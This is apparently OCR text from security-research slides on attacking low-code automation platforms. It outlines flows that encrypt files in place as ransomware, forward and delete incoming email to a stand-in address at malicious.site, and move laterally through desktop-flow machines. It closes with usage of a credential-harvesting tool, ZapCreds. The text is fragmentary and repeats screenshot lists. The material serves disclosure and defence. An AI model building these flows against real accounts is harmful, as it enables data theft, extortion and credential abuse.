[redacted]azure-sql-server.database.wind... SQL Server	8 mo ago	
[redacted]stage.com Azure Blob Storage	11 mo ago	
[redacted]stage.com Microsoft Dataverse		
Connective eSignatures Connective eSignatures (preview)		
Connective eSignatures Connective eSignatures (preview)		
23 DB2		
File System File System		
Notifications Notifications		
Vendor Server FTP		
FTP FTP		
[redacted]pa2g@gmail.com Gmail	1 wk ago	Connected


[redacted] Management [redacted]	Connected	May 22 at 1:47 am	4 Recipes
dev_HTTP account [redacted] Env-Dev	Connected	Feb 6 at 1:21 am	0 Recipes
dev_HTTP account [redacted] Env-Dev	Connected	Feb 6 at 1:21 am	0 Recipes
dev_twitter Env-Dev	Connected	Feb 10 at 1:40 am	1 Recipe
FTP at test.rebex.net Workspace / test export	Connected	Apr 9, 2021, at 7:05 am	932 Recipes
	Connected	Apr 9, 2021, at 5:05 am	1 Recipe

Gmail
2 Connections
5 Zaps

Google Sheets
1 Connection
2 Zaps

@mbrg0

Credential Sharing as a Service



Power Automate

Search for helpful resources

Environments
Zenity Stage (default)

Connections in Zenity Stage (default)

Name

ConnectionToFadiStorageAccount
Azure Blob Storage

[redacted]azure-sql-server.database.wind...
SQL Server

[redacted]stage.com
Azure Blob Storage

[redacted]stage.com
Microsoft Dataverse

Connective eSignatures
Connective eSignatures (preview)

Connective eSignatures
Connective eSignatures (preview)

23
DB2

File System
File System

Notifications
Notifications

Vendor Server
FTP

FTP
FTP

[redacted]ba2g@gmail.com
Gmail

1 wk ago Connected

Assets

Asset: Connections × Status: Connected ×

Sort by: Name (A → Z)

[redacted] Management [redacted]	Connected	May 22 at 1:47 am	4 Recipes
[redacted]	Connected	Feb 6 at 1:21 am	0 Recipes
[redacted]	Connected	Feb 6 at 1:21 am	0 Recipes
	Connected	Feb 10 at 1:40 am	1 Recipe
.net export	Connected	Apr 9, 2021, at 7:05 am	932 Recipes
	Connected	Apr 9, 2021, at 5:05 am	1 Recipe

Apps


Gmail
2 Connections
5 Zaps

Google Sheets
1 Connection
2 Zaps

@mbrg0

☑ Privilege escalation

Ransomware thru action connections



Manually trigger a flow

List folder


Apply to each file

* Select an output from previous steps: Body ×

Get file content


Encrypt data with key

Update file



@mbrg0

☑ Ransomware



When a new email arrives (V3)

Folder: Inbox

Send an email notification (V3)

* To: finance.external@malicious.site

* Subject: Finance email notification

* Body:

From: From ×
To: To ×
Subject: Subject ×
Body: Body ×

Delete email (V2)

* Message Id: Message Id ×


Original Mailbox Address: finance@company.site

Exfiltrate email thru the platform's email account

@mbrg0

☑ Data exfiltration


Move to machine



Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more


	Machine name ↑	Description	Version	Group	Status	Flows run...	Flows que...	Ac...	Owner
	myrpa	—	2.17.169.22042	—	Connected	0	0	Owner	Kris S...
	myrpa	—	2.17.169.22042	MyGroup	Connected	0	—	Owner	Kris S...
✓	win11	—	2.14.173.21294	—	Connected	0	0	Owner	Kris S...



Desktop flows

Run a flow built with Power Automate for desktop PREMIUM
Desktop flows

Run a flow built with Selenium IDE PREMIUM
Desktop flows



Run a flow built with Power Automate for desktop

* Desktop flow: Dummy

* Run Mode: Choose between running while signed in (attended) or in the backgrounc

Attended (runs when you're signed in)


Unattended (runs on a machine th

Enter custom value

@mbrg0

☑ Lateral movement

Introducing ZapCreds



Command line

```
zapcreds --email John.Webb@mycompany.com --password password -out found_creds.csv
```

Python

```python
import requests
from zapcreds.harvest import authenticate_session, get_credentials

session = requests.Session()
authenticate_session(session, "John.Webb@mycompany.com", "password")
creds = get_credentials(session)

print(creds.columns)
